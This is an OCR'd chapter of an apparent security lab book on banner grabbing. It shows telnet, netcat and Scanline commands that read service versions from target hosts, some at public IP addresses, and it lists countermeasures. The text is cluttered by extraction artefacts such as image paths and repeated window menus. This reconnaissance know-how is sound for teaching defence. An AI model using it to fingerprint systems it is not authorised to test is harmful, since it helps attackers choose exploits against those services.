Now on to the labs!


Chapter 2

Banner Identification

Lab 1: Banner Identification


Banner Grabbing: TELNET
Prerequisites: None
Countermeasures: Uninstall/disable unnecessary services, SSH, VPN, IPSEC, banner alteration.
Description: The Telnet application normally uses port 23 but can be used to obtain specific banner information from other running services by connecting to other ports on the target. An attacker uses this information to launch appropriate attacks for the results obtained. Remember that all Linux commands are *case sensitive*.
Procedure: From a DOS prompt or Linux shell, type the following with the syntax of:

```
telnet (IP Address or Name)(Port #)
```




```
C:\Documents and Settings\mspivey>telnet www.spiveytech.com 80_
```

In this example, the Telnet application is attempting to connect to port 80, the standard HTTP (Web) port. The results show that IIS 5.0 is being used by the target.




```
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Sat, 09 Oct 2004 04:25:08 GMT
Content-Type: text/html
Content-Length: 87

<html><head><title>Error</title></head><body>The parameter is incorrect. </body>
</html>

Connection to host lost.

C:\Documents and Settings\mspivey>
```

"Banner grabbing" via Telnet works in Linux as well. In this example Telnet is connecting to port 21.


Red Hat Linux 8.0 - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Windows 2000 Server
SUSE Linux 8.2
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux 8.0
root@localhost:~
File Edit View Terminal Go Help
root@localhost:~
11:32 PM

```
[root@localhost root]# telnet 64.217.60.4 21
```

The results show that Serv-U FTP Server, version 5.0 is being used at the target.


Red Hat Linux 8.0 - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Windows 2000 Server
SUSE Linux 8.2
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux 8.0
root@localhost:~
File Edit View Terminal Go Help
root@localhost:~
11:33 PM

```
[root@localhost root]# telnet 64.217.60.4 21
Trying 64.217.60.4...
Connected to 64.217.60.4.
Escape character is '^]'.
220 Serv-U FTP Server v5.0 for WinSock ready...
```

Lab 2: Banner Identification

Banner Grabbing: NETCAT
Prerequisites: None
Countermeasures: Uninstall/disable unnecessary services, SSH, VPN, IPSEC, banner alteration.
Description: The netcat application has many uses and can be used to obtain specific banner information from services by connecting to specific ports on the target. An attacker uses this information to launch appropriate attacks for the results obtained. The netcat application is used throughout this book. Remember that all commands in Linux are *case sensitive.*
Procedure: From a DOS prompt or Linux terminal, type the following with the syntax of:


```
nc <options> (IP Address)(Port #)
```

To use netcat on Microsoft Windows:
From the directory containing the netcat application type the following:

```
nc -v -n (Target IP Address) (Port #)
```


In this example the netcat application is attempting to grab the banner information from the target on port 80, the standard HTTP (Web) port. Type:

```
nc -v -n 24.227.197.22 80
```




```
C:\Downloads\netcat>nc -v -n 24.227.197.22 80_
```

Initially it may appear that netcat is not working or is stuck as it just sits there.



```
C:\Downloads\netcat>nc -v -n 24.227.197.22 80
(UNKNOWN) [24.227.197.22] 80 (?) open
```

Press the **Enter** key **twice**.




```
C:\Downloads\netcat>nc -v -n 24.227.197.22 80
(UNKNOWN) [24.227.197.22] 80 (?) open

HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Thu, 03 Nov 2005 23:55:03 GMT
Content-Type: text/html
Content-Length: 87

<html><head><title>Error</title></head><body>The parameter is incorrect. </body>
</html>
C:\Downloads\netcat>
```

In this example, the result is that the Target is using Microsoft IIS 5.0.

To use Linux on Red Hat Linux:

- From the directory in which the compressed netcat file is located, type **tar –zxvf netcat-0.7.1.tar.gz** and press the **Enter** key.
- The files will uncompress into a new directory named **netcat-0.7.1**.
- Change to the new directory by typing **cd netcat-0.7.1** and pressing **Enter**.
- The netcat utility must be configured for the specific computer it is on. This is done by typing:


```
./configure
```



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/netcat/netcat-0.7.1
File Edit View Terminal Go Help
gnon
Mozi
Thu Nov 03
6:16 PM

```
[root@localhost netcat-0.7.1]# ./configure
```


The netcat application will now compile.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/netcat/netcat-0.7.1
File Edit View Terminal Go Help
gnon
Mozi
Thu Nov 03
6:11 PM

```
checking for srandom... yes
checking for random... yes
checking for inet_pton... yes
checking for inet_ntop... yes
checking for struct sockaddr.sa_len... no
checking for struct in_pktinfo... yes
checking for in_port_t... yes
checking for getopt_long... yes
configure: creating ./config.status
config.status: creating Makefile
config.status: creating m4/Makefile
config.status: creating lib/Makefile
config.status: creating lib/contrib/Makefile
config.status: creating src/Makefile
config.status: creating doc/Makefile
config.status: creating doc/drafts/Makefile
config.status: creating po/Makefile.in
config.status: creating doc/texi2pod.pl
config.status: creating config.h
config.status: executing depfiles commands
config.status: executing default-1 commands
config.status: creating po/POTFILES
config.status: creating po/Makefile
[root@localhost netcat-0.7.1]#
```


The next step is to type the **make** command.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/netcat/netcat-0.7.1
File Edit View Terminal Go Help
Thu Nov 03
6:12 PM

```
checking for srandom... yes
checking for random... yes
checking for inet_pton... yes
checking for inet_ntop... yes
checking for struct sockaddr.sa_len... no
checking for struct in_pktinfo... yes
checking for in_port_t... yes
checking for getopt_long... yes
configure: creating ./config.status
config.status: creating Makefile
config.status: creating m4/Makefile
config.status: creating lib/Makefile
config.status: creating lib/contrib/Makefile
config.status: creating src/Makefile
config.status: creating doc/Makefile
config.status: creating doc/drafts/Makefile
config.status: creating po/Makefile.in
config.status: creating doc/texi2pod.pl
config.status: creating config.h
config.status: executing depfiles commands
config.status: executing default-1 commands
config.status: creating po/POTFILES
config.status: creating po/Makefile
[root@localhost netcat-0.7.1]# make
```


The make command executes.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/netcat/netcat-0.7.1
File Edit View Terminal Go Help
Thu Nov 03
6:20 PM

```
gcc -DLOCALEDIR=\"\/usr/local/share/locale\" -DHAVE_CONFIG_H -I. -I. -I..     -g
 -O2 -Wall -c `test -f 'udphelper.c' || echo './'`udphelper.c
gcc  -g -O2 -Wall   -o netcat  core.o flagset.o misc.o netcat.o network.o telnet
.o udphelper.o
make[2]: Leaving directory `/root/tools/netcat/netcat-0.7.1/src'
Making all in doc
make[2]: Entering directory `/root/tools/netcat/netcat-0.7.1/doc'
Making all in drafts
make[3]: Entering directory `/root/tools/netcat/netcat-0.7.1/doc/drafts'
make[3]: Nothing to be done for `all'.
make[3]: Leaving directory `/root/tools/netcat/netcat-0.7.1/doc/drafts'
make[3]: Entering directory `/root/tools/netcat/netcat-0.7.1/doc'
make[3]: Nothing to be done for `all-am'.
make[3]: Leaving directory `/root/tools/netcat/netcat-0.7.1/doc'
make[2]: Leaving directory `/root/tools/netcat/netcat-0.7.1/doc'
Making all in po
make[2]: Entering directory `/root/tools/netcat/netcat-0.7.1/po'
make[2]: Nothing to be done for `all'.
make[2]: Leaving directory `/root/tools/netcat/netcat-0.7.1/po'
make[2]: Entering directory `/root/tools/netcat/netcat-0.7.1'
make[2]: Nothing to be done for `all-am'.
make[2]: Leaving directory `/root/tools/netcat/netcat-0.7.1'
make[1]: Leaving directory `/root/tools/netcat/netcat-0.7.1'
[root@localhost netcat-0.7.1]#
```


The last step is to install the netcat application by typing **make install**.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/netcat/netcat-0.7.1
File Edit View Terminal Go Help
gnon
Mozi
Thu Nov 03
6:23 PM

```
[root@localhost netcat-0.7.1]# make install
```

The netcat application will install.




Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/netcat/netcat-0.7.1
File Edit View Terminal Go Help
gnon
Mozi
Thu Nov 03
6:25 PM

```
make[1]: Entering directory `/root/tools/netcat/netcat-0.7.1/po'
/bin/sh `case "./mkinstalldirs" in /*) echo "./mkinstalldirs" ;; *) echo "../,/m
kinstalldirs" ;; esac` /usr/local/share
installing it.gmo as /usr/local/share/locale/it/LC_MESSAGES/netcat.mo
installing sk.gmo as /usr/local/share/locale/sk/LC_MESSAGES/netcat.mo
if test "netcat" = "gettext"; then \
  /bin/sh `case "./mkinstalldirs" in /*) echo "./mkinstalldirs" ;; *) echo "../.
/mkinstalldirs" ;; esac` /usr/local/share/gettext/po; \
  for file in Makefile.in.in Makevars remove-potcdate.sin quot.sed boldquot.sed
en@quot.header en@boldquot.header insert-header.sin Rules-quot  ; do \
    /usr/bin/install -c -m 644 ./$file \
                    /usr/local/share/gettext/po/$file; \
  done; \
else \
  : ; \
fi
make[1]: Leaving directory `/root/tools/netcat/netcat-0.7.1/po'
make[1]: Entering directory `/root/tools/netcat/netcat-0.7.1'
make[2]: Entering directory `/root/tools/netcat/netcat-0.7.1'
make[2]: Nothing to be done for `install-exec-am'.
make[2]: Nothing to be done for `install-data-am'.
make[2]: Leaving directory `/root/tools/netcat/netcat-0.7.1'
make[1]: Leaving directory `/root/tools/netcat/netcat-0.7.1'
[root@localhost netcat-0.7.1]# █
```

In this example, the netcat application is run against a target running an FTP server by typing:

```
nc -v -n 24.227.197.22 21
```


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/netcat/netcat-0.7.1
File Edit View Terminal Go Help
gnon
Mozi
Thu Nov 03
6:31 PM

```
[root@localhost netcat-0.7.1]# nc 24.227.197.22 21
220 Serv-U FTP Server v5.0 for WinSock ready...
```

From this example the result is:

- The target at 24.227.197.22 is running Serv-U FTP Server version 5.0.


Lab 3: Banner Identification

Banner Grabbing: SCANLINE
Prerequisites: None
Countermeasures: Uninstall/disable unnecessary services, SSH, VPN, IPSEC, banner alteration.
Description: The Scanline application has many uses and can be used to obtain specific banner information from other running services by connecting to other ports on the target. An attacker uses this information to launch appropriate attacks for the results obtained.
Procedure: Download or install from the accompanying CD and execute against the target with the syntax of:

```
sl <options> (IP ADDRESS)
```

In this example, from a DOS prompt, type the following target:

```
sl -v -b 192.168.0.8
```

